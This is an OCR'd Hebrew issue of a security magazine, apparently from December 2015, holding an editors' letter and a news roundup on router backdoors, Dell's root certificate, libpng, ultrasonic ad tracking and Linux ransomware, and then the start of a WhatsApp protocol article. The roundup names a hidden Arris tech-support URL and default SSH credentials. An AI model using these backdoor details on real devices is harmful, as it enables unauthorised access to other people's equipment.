


Digital Whisper

גליון 67, דצמבר 2015

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל, ניר אדר
כתבים:	OGRose, ליאור אופנהיים, יניב בלמס, עופר גייר, אור וילדר, יגאל זייפמן, גל ביטנסקי וים מסיקה.

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-67 של Digital Whisper!

חודש נובמבר של שנת 2015 חלף לו, מה שאומר שאנחנו רק 4 שנים לקראת המציאות של Blade Runner, ואם להאמין להוליווד - נראה שיהיה מעניין...

אבל עד אז, יש (בין היתר) נקודה שרצינו לדבר עליה בהקשר של הגליון הנוכחי: הגליון שאתם קוראים כעת, מורכב מארבעה מאמרים. המכנה המשותף לכולם: הם ממש מעניינים! אך לשלושה מהם יש מכנה משותף נוסף: שלושתם הם תוצר של מחקרים שבוצעו במסגרת עבודה בחברות ישראליות (חברת **Incapsula**, חברת **ClearSky** וחברת **Minerva** (מחקר משותף), וחברת **CheckPoint**).

זאת לא הפעם הראשונה שכותבים שלנו עובדים בחברה ישראלית כזאת או אחרת, וזאת גם לא הפעם הראשונה שמאמר שמתפרסם פה נכתב כחלק ממחקר שבוצע בחברה מסחרית, אבל זאת הפעם הראשונה שרוב הגליון מורכב מתוכן זה.


עכשיו, רק למען הגילוי הנאות: הם לא משלמים לנו כסף על מנת שנפרסם את התוכן, ולמעשה - ברוב המקרים אנו אלו שפונים אל אותן החברות בהצעה לפרסם אצלנו (ובלא מעט מהם אנו אף דורשים הוספה של תוכן טכני או הסרה של תוכן שיווקי וכו' על מנת לייצר מאמר מאוזן ומתאים למגזין).

אנו מציינים עובדה זו ממספר סיבות:

הראשונה - המגזין שלנו תומך במדיניות Full Disclosure, אין לנו שום כוונה להסתיר שום פרט מהקוראים שלנו. **השנייה** - כיף לראות את התעשייה המקומית מייצרת חומר כל כך איכותי, זה משרה תחושת גאווה שמדינה כל כך קטנה מהווה שחקן כל כך מרכזי באחד הנושאים המרכזיים והחשובים בתעשייה העולמית. **השלישית** (ולדעתי, גם החשובה ביותר) - כיף לראות את הנכונות של התעשייה המקומית לשתף את החומר שלה. ברור שזה מביא לה פרסום וברור שיוצא לה מזה רווח, אך א' - זה לא פסול. ב' - זה לא מובן מאליו שארגונים כאלה מוכנים לשתף פעולה (לא פעם ולא פעמיים שיתוף פעולה בין המגזין לבין כותב שעובד בחברה כזאת או אחרת הופסק בעקבות הנהלה צרת אופקים).

זה לא אומר שהמגזין התמסחר/מתמסחר (כמו טענות שיצא לנו לשמוע בעבר...) וזה לא אומר שאנחנו מנסים לדחוף לכם תוכן שיווקי בערוצים תת-הכרתיים.

מה שזה כן אומר, זה שבתור מגזין אשר רואה עצמו בתור במה לקהל הישראלי, ומקום שבו ניתן לפרסם חומר איכותי בעברית, אנו מעודדים גם חברות וסטארטאפים ישראלים, העוסקים בנושאים החופפים



לנושאי המגזין ומעוניינים לשתף את קהל הקוראים שלנו - לפרסם פה את עבודתם ופרי מחקרם ולהעשיר את הקהילה הישראלית בעוד תוכן איכותי.

וכמובן, לפני הכל - נרצה להגיד תודה רבה לכל מי שהשקיע מזמנו ובזכותו אתם קוראים שורות אלו: תודה רבה ל-**OGRose**, תודה רבה ל**ליאור אופנהיים**, תודה רבה ל**יניב בלמס**, תודה רבה ל**עופר גייר**, תודה רבה ל**אור וילדר**, תודה רבה ל**יגאל זייפמן**, תודה רבה ל**גל ביטנסקי** ותודה רבה ל**ים מסיקה**!

קריאה מהנה!

ניר אדר ואפיק קסטיאל.

תוכן עניינים

דבר העורכים	2
תוכן עניינים	4
אז מה קרה החודש?	5
כל מה שרציתם לדעת על Whatsapp ומעולם לא העזתם לשאול	13
Key-Logger, Video, Mouse - חלק ג': זה הזמן ללכלך את היידיים	32
בוטנט במעגל-סגור	40
ה-CopyKittens: מקום טוב באמצע בין njRAT ו-Flame	48
דברי סיכום	69

אז מה קרה החודש?

מאת ים מסיקה

נתבאג

בשנים האחרונות לא עובר חודש מבלי שנשמע על חולשה חדשה שנחשפה ומשפיעה על כמות עצומה של מודמים ונתבים שנמצאים בשימוש פרטי ועסקי. אתרים ייעודיים קמים כדי לספק מידע על הדברים החמים שקורים בגזרה, קיימים כבר אתרים שסורקים ומדווחים על פרצות ב־Firmware שלכם, והאתרים שעוסקים באבטחת מידע עטים על כל הזדמנות לסקר את הנושא.

החודש נקלע לשטח־האש המודם של קבוצת התקשורת האמריקאית ARRIS, והפעם הסיפור משעשע באופן חריג. החברה עצמה, שידועה בכך שאבטחת־מידע לא בראש־מעיינה, יודעת על Backdoor שקיים במוצר שלה עוד משנת 2009. מה זאת אומרת יודעת? היא עצמה שמה אותו שם!

הסיפור הוא פשוט: ישנו עמוד הגדרות בממשק ה־HTTP של המודם שנקרא "Advanced". רוצים לגשת אליו? חבל, אין מצב. הוא חסום בסיסמה שמשתנה פעם ביום. וזהה אצל כל המודמים בעולם.[1] והאלגוריתם עבורה ידוע מראש. וכלים שיודעים לחולל אותה כתובים בכל שפה אפשרית ומופצים על ימין ועל שמאל ברשת.

קוראים לפיסת העוגה הזו "Arris Password of the Day", וזה נחמד והכל אבל די חסר־תועלת עבורכם אם לא גיליתם את העמוד הנסתר: http://192.168.100.1/cgi-bin/tech_support_cgi. ככתובתו־כן־הוא, העמוד הנסתר אמור לעשות את החיים של אנשי התמיכה־הטכנית קצת יותר קלים. הוא מספק להם את היכולת לאפשר חיבורי SSH מרחוק למודם, לדוגמה. כמובן שחיבור ה־SSH מוגן בעזרת שם המשתמש והסיסמה המורכבים להפליא root–arris, אז ללקוחותיה של Arris מה לדאוג.

אחרי שהתחברתם ל־SSH מתחיל הכיף האמִתי. אתם מקבלים מסך חביב ששואל אתכם לסיסמת טכנאי. כאן, איך לא, אתם יכולים להכניס את הסיסמה היומית ולכייף עם הדלקה וכיבוי של הלוגים, דיאגנוסטיקות למיניהן, בדיקות מהירות ועוד. תכל'ס? לא מספיק מעניין. חוקר האבטחה ברנרדו רודריגס לא הסתפק בזה, והחליט לצאת למסע קל של Reverse Engineering שבסופו הוא גילה דבר נפלא: יש Backdoor בתוך ה־Backdoor!

[1] אני טיפ־טיפונת משקר כאן, ברשותכם. יש seed שאמור לגרום לכך שהסיסמה היומית תהיה שונה בין ספקית לספקית, וקיים seed ברירת־מחדל שבא עם המודם וכל ספקית אמורה לשנות ולהגדיר בעצמה. כמובן שכל ספקית משנה מיד (חחחח, לא באמת האמנתם, נכון?!)

מסתבר שיש סיסמה שניתן להכניס לאותו מסך ותלויה ב־Serial של המכשיר. אם תכניסו את אותה סיסמה, תקבלו ממשק BusyBox ותוכלו לעשות במודם ככל העולה על רוחכם. כרגע היוצר מדווח על 600,000 מכשירים פגיעים, לטענתו, לאחר בדיקה ב־Shodan.[2]

Arris, כהרגלן של חברות גרועות, לא תיקנה שום דבר והגדילה לעשות כשפשוט ביקשה מברנרדו לא לפרסם את האלגוריתם ליצירת הסיסמה. ברנרדו מצדו פנה קודם ל־CERT[3] האמריקאי שפרסמו מזכר בנושא, ומיד לאחר מכן לחברת שיווק כדי לברר מה הדרך הטובה ביותר לפרסם את הפרצה ולגרוף קצת ויראליות ☺

מפה לשם, יש כבר סרטון ב־YouTube עם מוזיקת 8bit (מוצלחת במיוחד, אם יורשה לי) שמנוגנת מ־Keygen שמחולל את הסיסמה למודם שלכם לפי ה־Serial שלו. אחריו, כמובן, הגיעה התגובה מ־Arris שמספרת שהם "עובדים מסביב לשעון כדי להוציא עדכונים למודמים". האם זה אומר שבעוד מספר ימים נראה תיקון ונוכל לבשר שסוף טוב הכול טוב? ימים יגידו.

[2] מנוע חיפוש שמאפשר מציאת מכשירים שמחוברים לאינטרנט וזמינים מבחוץ, וסינון שלהם לפי מאפיינים שונים.
[3] Computer Emergency Response Team, קבוצות המתמחות במענה מהיר ומקצועי לתקריות הקשורות באבטחת מידע. לעתים עובדות בתיאום עם המדינה או ממש ממונות על ידה.

דג גדול ברשת

הצלחתם להעלות את הדף הזה בדפדפן?[4] יש לי חדשות רעות בשבילכם. נראה שההיסטוריה חוזרת על עצמה ושחברות הענק לא מצליחות ללמוד מטעויות האחת של השנייה. אחרת איך תסבירו את מה שנראה ממש כמו Superfish 2.0?

Dell, במהלך מעצבן במיוחד, מתקינה Root CA[5] בשם eDellRoot במספר רב יחסית של דגמי מחשבים שהיא מספקת. השערורייה הזו מתרחשת מאז אוגוסט השנה, ונחשפה ממש החודש על ידי בלוגר בשם Joe Nord. לצד אותו Root CA מסופק גם המפתח הפרטי שלו, שניתן לחלץ בקלות. כמו שיכולתם לנחש, מדובר באותו באותו מפתח פרטי בכל המחשבים בהם ה־Root CA מותקן. היקף הנזק מוערך בכ־10 מיליון מכונות.

משמעות הדבר היא שכל אדם יוכל להתחזות לאתר לגיטימי שמספק חיבור TLS מאובטח, לערוך מתקפות MiTM מעל רשתות ציבוריות או אפילו לחתום על קובצי הרצה. הרעיונות האלו לא מפתיעים כיום אף אחד, בין היתר כי מדובר בשידור חוזר של ממש מפרשיית Superfish המפורסמת והזהה להחריד, בה הייתה מעורבת ענקית המחשבים הסינית Lenovo.

אם חשבתם שהחוצפה נגמרת כאן, חשבו שוב. Dell החביבים כתבו DLL שדואג לכם ומתקין את ה־Root CA מחדש מיד בהפעלה הבאה אם מישהו העז להסיר אותו. מדהים לראות איך אחרי ההדים הציבוריים שיצר Superfish של Lenovo, בחרה Dell להתבטא בעוקצנות כלפיה, ועדיין, חודשיים אחרי ש־Superfish התגלתה וגרמה לכל הבלגאן הזה, בחרו לנקוט כך בעצמם.

תחילה העניין הובא לידיעת שירות הלקוחות של Dell ב־Twitter, ותשובתה המגוחכת לא איחרה לבוא: "מדובר ב־Certificate שמאושר על ידי Dell[...], הוא לא מהווה איום על המערכת שלך". מאוחר יותר, כשהבינו את גודל הבעיה, התירוץ (השחוק) ש־Dell השתמשו בו הוא שהתקנת הסרטיפיקט מטרתה לעזור לחברה לספק עזרה למשתמשים שצריכים עזרה טכנית. הם הוסיפו שמרגע שהבינו שמדובר בבעיית אבטחה רצינית, הם שוקדים על שחרור טלאי (שיצא כבר) ושיסיר את ה־CA מכל המחשבים.

מיקרוסופט כבר הספיקה להוציא טלאי ל־Windows Defender שמנטרל את הסרטיפיקט ואת ה־DLL שמחדש אותו במידה והוא נמחק, ו־Dell הצטרפה עם עדכון, שכולל הוראות להסרה ידנית וכן כלי אוטומטי לביצוע ההסרה.

[4] Firefox אינו פגיע, מכיוון שהוא משתמש ברשימת Root CA משלו.
[5] Root Certificate Authority יכולה לחתום על חתימות דיגיטליות ולאשר את מקורן. זה כולל, בין־היתר, חתימות על קבצים ואישורי TLS/SSL.

מפולת פיצ'רים לכריסמס

ובמעבר לחדשות קצת יותר משמחות: החודש התבשרנו על יציאת הגרסאות החדשות של הכלים הפופולריים Wireshark (גרסה 2.0) ו־Nmap (גרסה 7.00) ממש למחרת.

על גרסה 2.0 של Wireshark עמלו צוות המפתחים מספר חודשים. השינויים העיקריים כוללים בעיקר שינויי UI מרשימים שנועדו לאפשר עבודה אינטואיטיבית ומהירה יותר עם הממשק, כמו האפשרות לגשת ל־Related packets ישר מהחלון הראשי, פס גלילה חכם שנצבע לפי סוג החבילות שנתפסו, אפשרויות תרגום ממשק מתקדמות וכיוצא־באלו.

הגרסה החדשה של Nmap מגיעה אלינו אחרי יותר מ־3 שנות פיתוח ו־3,200 שורות קוד שעברו commit, וחוגגת 18 עם האפשרויות המעניינות החדשות שנוספו לה, בהן 171 NSE Scripts חדשים[6], הרחבת התמיכה ב־IPv6 ושיפור משמעותי במהירות הסריקה. את רשימת השינויים במלואה ניתן למצוא פה.

הבלגאן החודשי – Libpng

לאחרונה נראה שממש כל חודש אנחנו חוזים ב"פרצה היסטרית" חדשה שגורמת לנו לפלוט את ה־"Oh No" החודשי כשאנחנו קוראים על אודותיה. אם בחודש שעבר הזוכה הבלתי מעורער היה Logjam, הרי שעל החודש מתחרה עיקרית לזכייה בתואר המפוקפק היא פרצת האבטחה ב־Libpng.[7]

הפרצה, שפורסמה ע"י גלן רנדרס־פרסון,[8] קיימת בספרייה בגרסאות שלפני 1.5.24, 1.4.17, 1.2.54, 1.0.64 ו־1.6.19. מקורה בפונקציות png_set_PLTE ו־png_get_PLTE, והיא מאפשרת יצירת DoS על מוצרים שמשתמשים בה לצורך עיבוד תמונה עם ערך נמוך בסיבית שמייצגת את ה־color depth ו־palette length שמוגדר ל־256. תמונה שכזו תיצור חריגה מהזיכרון של עד 750 byte.[9]

גרסאות של הספרייה בהן הפרצה סגורה כבר זמינות באתר המתאים, אך יש לזכור שהספרייה בגירסתה הנוכחית משמשת מגוון עצום של מוצרים: דפדפנים, הודעות מדיה, נגני מולטימדיה, מוצרים למיניהם שטוענים תצוגה מקדימה של תמונות, וכל שרת שמקבל קובצי png ומנסה לעבד אותם.

החשש העיקרי כרגע הוא שביישומים רבים הספרייה עברה הידור סטטי, ועלול לקחת שנים רבות עד שכל היישומים ידאגו להדר גרסה חדשה הכוללת את הספרייה המעודכנת עם הטלאי לפרצת האבטחה.

[6] Nmap Script Engine
[7] CVE-2015-8126
[8] Glenn Randers-Pehrson
[9] It's the smell of great Bufo party!

מעניין יהיה להזכיר שהספרייה Libpng נכללת בתוכנית התגמולים של גוגל, שנותנת סכומי כסף (לא משמעותיים מדי) עבור אנשים שמדווחים על פרצות אבטחה בשירותים גדולים.

פרסומות זה קול?

מי מכם זוכר את הידיעות המטורפות על BadBIOS לפני שנתיים? APT משוגע שמדביק מחשבים באמצעות USB, מתקין את עצמו על ה־BIOS ומתקשר עם מכונות נוספות שנדבקו בו באמצעות גלי קול.[10] לא יעזרו כל הפירמוטים וההתקנות מחדש, מרגע שהגיע למחשב, ה־APT תמיד יתקין את עצמו מחדש על מחשבים סמוכים. מטורף.

למרות המגניבות הטהורה שניתזת מכל צד בסיפור הזה, שאלות רבות עלו לגבי הסיפור ולגבי ההתכנות שלו. הבחור שמצא את BadBIOS טען שכשניסה לבודד אותו, כל זכר אליו נעלם. אבל מה אם אני אגיד לכם שלאט לאט הולכים להכנס לביתכם קרובי משפחה של BadBIOSים?

למי שעדיין לא יצא להכיר, אחד האתגרים המורכבים היום בעולם הפרסום הוא "מעקב בין מכשירים" (cross device tracking). למשתמש הממוצע יש בבית טלוויזיה חכמה, מחשב לוח, טלפון חכם ואולי אפילו ציוד לביש. חברות רבות רוצות לדעת שכל אותם מכשירים שייכים לאותו אדם, שכן הצלחה בשיוך מכשירים שונים לאותו אדם משמעה הגדלה משמעותית ברווחי החברה – הפרסום הופך להיות הרבה יותר ממוקד וניתן לאסוף משמעותית יותר מידע על המשתמש.

המרכז לדמוקרטיה וטכנולוגיה התריע באוקטובר לוועדת הסחר הממשלתית של ארצות־הברית אודות הטכנולוגיה של חברה בשם Silverpush. חברה זו משווקת טכנולוגיה שמאפשרת למפרסמים לשלוח הודעות לטלפונים חכמים, למחשבים, לטלוויזיות ולמחשבי לוח – באמצעות קול. ההודעות יוטמעו במהלך שידורי טלוויזיה או "ינוגנו" ברקע של פרסומות שהמשתמש יראה בדפדפן, וייקלטו על־ידי מכשירים אחרים של המשתמש.


אותו משתמש, מן הסתם, לא יוכל לשמוע את ההודעות, שכן הן משודרות בתדרים שבין 18.5 kHz לבין 19.95 kHz, תדרים שרוב האנשים לא יכולים לשמוע (כן, גם אתם[11]) אך תוכנות בהחלט יכולות לעבוד איתם.

סך הכול, לא קשה לדמיין את זה – וההשלכות נשמעות נהדרות עבור חברות הפרסום. דמיינו שאתם צופים בתכנית בישול המשודרת בטלוויזיה, והפעם מלמדים אתכם להכין את עוגת היער השחור (יאמי!). אתם רואים את השף עושה באן־מארי עם שוקולד ממותג מפורסם, מריירים קצת, וזזים לבצע קנייה של

[10] הוגן יהיה לציין שלא הוכח קיומה של הנוזקה, ורבים מחשיבים את כל הסיפור הזה כלא יותר ממתיחה.
[11] שימו לב שמדובר על KHz, ולכן אתם אמורים לנסות לשמוע את הקול שבין 18,500 לבין 20,000 בסרטון.

המצרכים באינטרנט. להפתעתכם הרבה, נחשו איזה באנר קופץ לכם מול הפרצוף כשאתם נכנסים לאתר הקניות החביב עליכם? נכון! השוקולד! אבל רגע, מאיפה הוא יכול היה לדעת... הא!

השיטה להעברת המסרים היא די פשוטה, בסך הכל: כל תדר מומר לאות. צליל ב־18 קילוהרץ יומר לאות A, וצליל ב־19.125 קילוהרץ הוא למעשה האות P. כך ניתן לשדר את הצירוף AP, לדוגמה, שמבשר למכשיר שלכם שנצפתה בטלוויזיה פרסומת על חברת ביטוח מסוימת.[12]



מן הסתם שמדובר באפשרות מעקב שמעצבנת אנשים, ויש כבר אנשים שקפצו על המציאה ומנתחים בדיוק איך כל הארכיטקטורה הזו עובדת. בקבוצות דיון שונות עולה האפשרות לזבל את אמצעי התקשורת עם המון סאונד זבל[13] שיפריע לאפליקציה לזהות מידע אמִתי לגביהם.

על Silverpush שמענו עוד ב־2014. מאז היא הצליחה לגייס 2.5 מיליוני דולרים. המכתב של המרכז לדמוקרטיה וטכנולוגיה הוא הראשון, כנראה, שפותח לדיון את ההשלכות שישנן על הפרטיות של המשתמשים. בנתיים, Silverpush מתעלמת מההודעות שנשלחות אליה מכתבים שמעוניינים לשאול את דעתה לנושא.

יש לציין ש־Cross device tracking הוא רעיון שכבר מומש על ידי חברות רבות ופועל בשוק כבר זמן רב (פשוט לא באמצעות קול), וישנן הרבה חברות שמנסות לשכלל את היכולות של החברות בתחום הזה, ביניהן ענקיות כמו Adobe. לא קשה להעריך את הפגיעה הלא־מזערית שנגרמת לפרטיות המשתמשים משימוש בטכנולוגיות שאלו הן מטרותיהן.

[12] מדובר בדוגמה מהעולם האמיתי. באותה צורה חברת הפרסום יכלה לקבוע ש־AP זה אות עבור פרסומת לניירות טואלט.
[13] נשמע כמו משהו שיחרפן לכם את חיות־המחמד בבית. דווחו לי איך היה.

סחיטה באמצעות פינגווין

החודש נחשפנו לתכנת Ransomware ששמה את מכונות הלינוקס שלכם על הכוונת! לילדה כבר יש שם, Linux.Encoder.1, והיא מחכה לכם שתריצו אותה תחת הרשאות גבוהות. מאותו רגע משמח בחייה, ל־Ransomware יש ניתובים מוגדרים מראש עבור כל הקבצים שהיא צריכה להצפין, כאשר עבור כל קובץ שכזה היא תגריל מפתח AES משלו. הקובץ החדש והמוצפן יקבל סיומת *.encrypted*, והקובץ המקורי יוסר מהמחשב. אלגוריתם ההצפנה של הקבצים הוא AES-CBC-128, ומפתחות ה־AES בעזרתם הוצפנו הקבצים יישמרו בקובץ נפרד, שמוצפן בעצמו באמצעות מפתח RSA באורך 2048 ביט.

בהתבוננות ברשימת הקבצים שה־Ransomware מחפשת, אפשר להבחין בתבנית מגניבה שנותנת לנו מושג מה היא אוכלוסיית היעד של סוחטי הכופר המוכשרים:

```
/home
/root
/var/lib/mysql
/var/www
/etc/nginx
/etc/apache2
/var/log
public_html
www
webapp
backup
.git
.svn
```

אם־כן, נראה שהפעם התמונות של הנכדים מחוץ ל־Scope (או לכל־הפחות לא העניין המרכזי) – ודווקא הקבצים של האתר החדש שבניתם נכנסים למשחק. חיזוק להשערה זו יכולה להיות העובדה שנתקפו בעיקר מכונות לינוקס שעליהן הותקנה Magento, מערכת פופולארית למסחר מקוון, בעזרת חולשה שהייתה באותה מערכת.

חמישה ימים לאחר מכן, בפוסט נוסף בבלוג של Sophos, נחשפה בפנינו ידידה אלמונית בשם Linux/Ransm-C. אם ממש ברגעים אלו אתם משחקים עם הזקן הנאה שלכם וממלמלים לעצמכם "הממם, גם זה נשמע לי כמו שם של תוכנת כופר..." תנו לעצמכם עוגייה. אם ניחשתם שמדובר ממש באותה תכנה זדונית תנו לעצמכם שתיים.

תכונה מעניינת ש־Sophos מציינים אצלם זה שההידור של התכנה נעשה בצורה סטטית יחד עם כל הספריות שהיא צריכה. זה נעשה בניגוד גמור לרוב התוכנות שקיימות שם בחוץ (וטוב שכך) – היא לא משתמשת ביישומים שכבר קיימים ברוב הפצות הלינוקס ואמורים להקל עליה את החיים כמו OpenSSL, אלא ממש מהדרת לתוכה את כל הדברים שבהם היא עלולה להשתמש.

היתרון בשיטת פעולה שכזו הוא שזה הופך אותה למשמעותית פחות תלויה ביישומים שמותקנים במכונה, שזה משהו שאתה די רוצה בתור וירוס שהמטרה שלו היא תפוצה רחבה כמה שאפשר. המפתח גם בחר להשתמש בספרייה mbed TLS מכיוון שהנפח שלה משמעותי קטן מזה של OpenSSL.

מספר התקיפות שדווחו עומד על כמה אלפים מאז תחילת החודש, ועל־פניו נשמע שיש פה הרבה פוטנציאל: בעלי אתרים שלא מגבים את המידע של השרתים שלהם באופן תדיר במקום חיצוני, יתקשו שלא לשלם כשהם ניצבים חסרי אונים, ובעיקר חסרי גישה, למסד־הנתונים שלהם נניח.

למזלם הרב של אלו שנתקפו, הדרך בה ה־Ransomware מחוללת את מפתחות ה־AES שלה היא באמצעות הפונקציה ()rand ב־libc, כאשר היא משתמש בשעה הנוכחית כ־seed. את השעה ניתן לנחש מאוד בקלות, כך שמדובר בפגם חמור בעיצוב של כל הסיפור, ואיכשהו, בסוג של נס, ניתן להגיד שהפעם הם נחלצו מהצרה.[14] המעבדות של Bitdefender כבר שחררו כלי שעושה את העבודה ומנסה לפענח עבורם את הקבצים.

בררה־קוד?

קוראי־ברקודים נמנים, ללא־ספק, בין המכשירים העתיקים ביותר במהפכת ה־Internet of Things. הם דברים פיזיים שנמצאים בכל מקום בחיינו, מהקופסה של האוכל שהזמנתם במסעדה, דרך כרטיסי הטיסה שלכם וכלה בצמידים בבתי־חולים. לפי הערכות שונות, 6 מיליארד ברקודים נסרקים מדי יום ברחבי העולם(!), וזה לא נראה כאילו זה הולך להשתנות בקרוב.

דבר שאולי לא ישמח אתכם במיוחד לשמוע הוא שהיום רוב קוראי־הברקודים שאתם רואים עובדים מאוד דומה למקלדת. לרוב, ברגע שתשתמשו בקורא־הברקודים על כל חפץ שהוא, הוא יוקלד ישירות למחשב. כולנו מנחשים מה בא עכשיו, נכון?

הדבר המגניב הוא שטכנית, אפשר לשלוח גם ENTER, CTRL-ים למיניהם ושאר חגיגות, כך שבפועל אפשר לראות את השימושים של כל הסיפור הזה מהר מאוד. החוקר שהציג את המתקפה לראשונה קרא לה BadBarcode, והוא מציין שהיא וקטור מעניין למציאת SQL Injections, XSSs, Buffer Overflows במקומות רבים נוספים.

[14] מה שבטוח, אי אפשר לקרוא לזה Randomware!... כי־כי רנדום!.. ו... רנסום... הבנתם? (לאא אל תפסיקו לקרואא)

כל מה שרציתם לדעת על Whatsapp ומעולם לא העזתם לשאול

מאת OGRose

הקדמה

Whatsapp היא תוכנה להעברת מסרים מידיים שמשתמשת באינטרנט לטלפונים סלולארים. ניתן לשלוח באמצעותה הודעות טקסט, תמונות, סרטונים, מיקום, אודיו, לקיים שיחות טלפון מעל האינטרנט והקמת קבוצות בין חברים שבה כל הודעה שנשלחת, נשלחת אל כל חבריי הקבוצה.

היא האפלקיצייה השנייה במספר ההורדות ב-Android (לא כולל אפליקציות של גוגל שמגיעות כברירת מחדל עם מערכת ההפעלה). עם בסיס משתמשים עצום של 900 מיליון משתמשים פעילים, וגרסה שקיימת לכמעט כל סוג של מכשיר סלולארי, ניתן להניח שקורא כתבה זאת משתמש ב-Whatsapp.

Whatsapp הוקמה בשנת 2009, ומאז נמצאת בעלייה מתמדת במספר משתמשים. החברה נרכשה על ידי Facebook ב-22 מיליארד דולר בפברואר 2014.

במאמר זה אסביר כיצד האפליקציה עובדת, את פרוטוקול התקשורת שלה ואיך ניתן לכתוב, בעזרת סקריפט פייתון, בוט שמתפקד כמשתמש באפליקציה.

על מנת שתוכלו לממש את הבוט ולהבין את תוכן המאמר תצטרכו:

- ידע בפייתון
- סביבת עבודה מתאימה (מומלצת מערכת לינוקס)
  - לדעת איך להשתמש ב-Bash
- הבנה בסיסית ברשתות
- הבנה בסיסית ב-XML
- חיבור לאינטרנט

בנוסף לזאת, תצטרכו מספר טלפון שתוכלו לקבל אליו הודעת SMS אחת, אך על נושא זה ארחיב בהמשך.

ארכיטקטורת Whatsapp

Whatsapp, ללא כל הפיצ'רים המיוחדים, היא בסופו של דבר, תוכנה למסרים מידיים. ניתן להקביל אותה ל-ICQ, MSN, AOL Instant Messenger וכד'. כל התוכנות האלה עובדות מעל פרוטוקול התקשורת - XMPP.

XMPP (Extensible Messaging and Presence Protocol) הוא פרוטוקול שמשמש להעברת מסרים מידיים על גבי XML, כלומר כל ההודעות נשלחות ומתקבלות בפורמט XML-לי. הפרוטוקול עובד מעל TCP/IP.

על מנת שנוכל להבין כיצד הפרוטוקול לשליחת וקבלת מסרים מידיים עובד אנחנו צריכים ראשית להכיר כמה מושגי יסוד:

- Stream - הכרזה על חיבור פתוח שנוצר ונשלח לפני התחלת התקשורת עצמה בין שני הצדדים, והוא זה שמעיד על התחלת וסיום ההתקשרות. ה-Stream כולל בתוכו מידע נוסף לגבי התקשורת (כתובת השרת, גרסת הפרוטוקול וכד'). על מנת לפתוח חיבור עלינו להשתמש בתגית ה-XML:

```
<stream:stream
…>
```

על מנת לסיים את ההתקשרות עלינו להשתמש בתגית:

```
</stream:stream>
```

- Stanza - אלמנט XML שלם שהשרת או הלקוח שולח על Stream פתוח. קיימים סוגים רבים של Stanz-ות אך בבסיס הפרוטוקול קיימים שלושה:
  - **<presence/>** - מספק הודעה על מצב הנוכחות של המשתמש (זמין, עסוק וכד')
  - **<message/>** - מאפשר שליחת הודעה מישות אחת לאחרת
  - **<iq/>** - בעזרת תקשורת עם השרת מקבל וקובע מידע על כל אלמנט בשיחה ומסביב לה

כל סוג Stanza אחר שעובר בפרוטוקול עובר מבוסס על אחת משלושת סוגי ה-Stanz-ות האלו. על כל Stream יכולות להישלח Stanz-ות ללא הגבלה בצורה דו-כיוונית.

על מנת שנוכל לראות דוגמה מהעולם האמיתי על יצירת חיבור ותקשורת XMPP בסיסית, אנחנו לא נשתמש בשרתי Whatsapp מכיוון שאלו מאפשרים שליחה וקבלת מידע בצורה מוצפנת בלבד. במידה ונרצה להתנסות עם הנושא באמצעות חיבור ללא תוכנה כדי לראות את תעבורת הרשת אנחנו נשתמש בשרתי Google Talk (אפליקציית מסרים מיידים שגם מבוססת על פרוטוקול XMPP).

